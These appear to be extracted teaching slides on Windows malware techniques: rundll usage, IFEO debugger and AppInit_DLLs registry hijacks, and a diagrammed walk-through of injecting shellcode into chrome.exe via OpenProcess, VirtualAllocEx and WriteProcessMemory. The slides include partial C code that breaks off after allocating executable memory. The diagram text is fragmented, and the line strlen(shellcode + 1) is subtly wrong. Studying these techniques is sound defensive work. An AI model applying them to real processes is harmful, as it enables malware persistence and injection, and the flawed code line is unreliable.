
Rundll command line

The command line for Rundll is as follows:

```
RUNDLL.EXE <dllname>,<entrypoint> <optional arguments>
```

support.microsoft.com/en-us/help/164787/info-windows-rundll-and-rundll32-interface

Shim



Registry Modification

Debugger Value (IFE0)

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Image File Execution Options\

AppInit_DLLs

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Windows\AppInit_DLLs\



Injection Art 1


Typical Code Injection



Memory Map (Immunity Debugger)


Address	Size	Owner	Section	Contains
00010000	00010000			
00020000	00010000			
00030000	00004000			
00040000	00001000			
00050000	00001000			
00060000	00001000			
001AC000	00001000			
001AD000	00003000			stack of main thread
001B0000	00067000			
002B0000	00001000	ParseNtD		PE header
002B1000	00000000	ParseNtD	.text	code
002BE000	00005000	ParseNtD	.rdata	imports
002C3000	00003000	ParseNtD	.data	data
002C6000	00001000	ParseNtD	.rsrc	resources
002C7000	00001000	ParseNtD	.reloc	relocations
00450000	00003000			
754D0000	00001000	KERNELBA		PE header
754D1000	00044000	KERNELBA	.text	code, imports, exports
75515000	00002000	KERNELBA	.data	data
75517000	00001000	KERNELBA	.rsrc	resources
75518000	00003000	KERNELBA	.reloc	relocations
77220000	00001000	kernel32		PE header
77221000	000C5000	kernel32	.text	code, imports, exports
772E6000	00001000	kernel32	.data	data
772E7000	00001000	kernel32	.rsrc	resources
772E8000	0000C000	kernel32	.reloc	relocations
77300000	00001000	ntdll		PE header
77301000	000D5000	ntdll	.text	code, exports
773D6000	00001000	ntdll	RT	code
773D7000	00009000	ntdll	.data	data
773E0000	00057000	ntdll	.rsrc	resources
77437000	00005000	ntdll	.reloc	relocations

ASLR
Fixed




Low

Heigh



Process

Process



Malware.exe

Chrome.exe

`OpenProcess()`

`return access handle`

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

⋮


Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome.exe

**Memory
Allocated**

⋮

Ntdll.dll

Kernel32.dll

User32.dll


⋮



VirtualAllocEx()

Allocate a new space to store shellcode

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome.exe

Shellcode

⋮


Ntdll.dll




Kernel32.dll

User32.dll

⋮

*WriteProcessMemory()
Copy shellcode to memory space*





OpenProcess

```
HANDLE get_process_handle(wchar_t proc_name[]) {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 process = { 0 };
    process.dwSize = sizeof(process);

    if (Process32First(snapshot, &process)) {
        do {
            if (!wcscmp(process.szExeFile, proc_name))
                break;
        }
        while (Process32Next(snapshot, &process));
    }

    CloseHandle(snapshot);
    if (!process.th32ProcessID) return NULL;
    return OpenProcess(PROCESS_ALL_ACCESS, 1, process.th32ProcessID);
}
```

```
HANDLE access_token = get_process_handle(L"chrome.exe");

LPVOID mem = VirtualAllocEx(
    access_token,
    NULL,
    strlen(shellcode + 1),
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);

